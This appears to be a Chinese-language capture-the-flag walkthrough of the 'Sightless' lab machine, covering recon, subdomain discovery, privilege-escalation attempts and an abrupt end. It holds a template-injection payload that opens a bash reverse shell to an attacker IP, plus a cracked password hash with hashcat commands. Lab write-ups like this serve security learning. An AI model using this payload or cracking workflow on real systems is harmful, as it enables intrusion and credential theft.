
**Sightless**

****

通过rustscan快速扫描一下详细的信息再使用nmap扫描



发现21不存在匿名登录22也没有什么漏洞点 去80打开看一下




类似一个商业网站


首先查看源码有无泄漏的信息

其次进行目录扫描

再然后使用ffuf进行子域名探测





可以看到此处存在子域名在源码中添加进入hosts中并访问




网上搜索相关漏洞


{{ process.mainModule.require('child\_process').exec('bash -c "bash -i >& /dev/tcp/10.10.16.59/4444 0>&1"') }}

写入payload



一看就有root应该是在一个容器里

.dockerenv也可以证明在容器里





michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::

将hash保存在桌面的hash.hash中

Hashcat -m 1800 hash.hash rockyou.txt


然后等待爆破结束

Hashcat -m 1800 hash.hash rockyou.txt –show

显示爆破得到的结果




$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:insaneclownposse



成功登录


查看开放的端口



发现8080端口开放状态

将8080映射到本地


Ssh michael@10.10.11.32 -L 8080:localhost:8080




网上并未发现相关漏洞弱口令不存在

ps -aux |grep chrome


存在大量Chrome进程






得到了用户的flag接下来是得到提权之后的flag


首先启动一个python服务器简易的用来将LinEnum提权辅助脚本上传并给权限



脚本并没有给出可以利用的漏洞

发现了

大端口号全部进行转发因为不确定

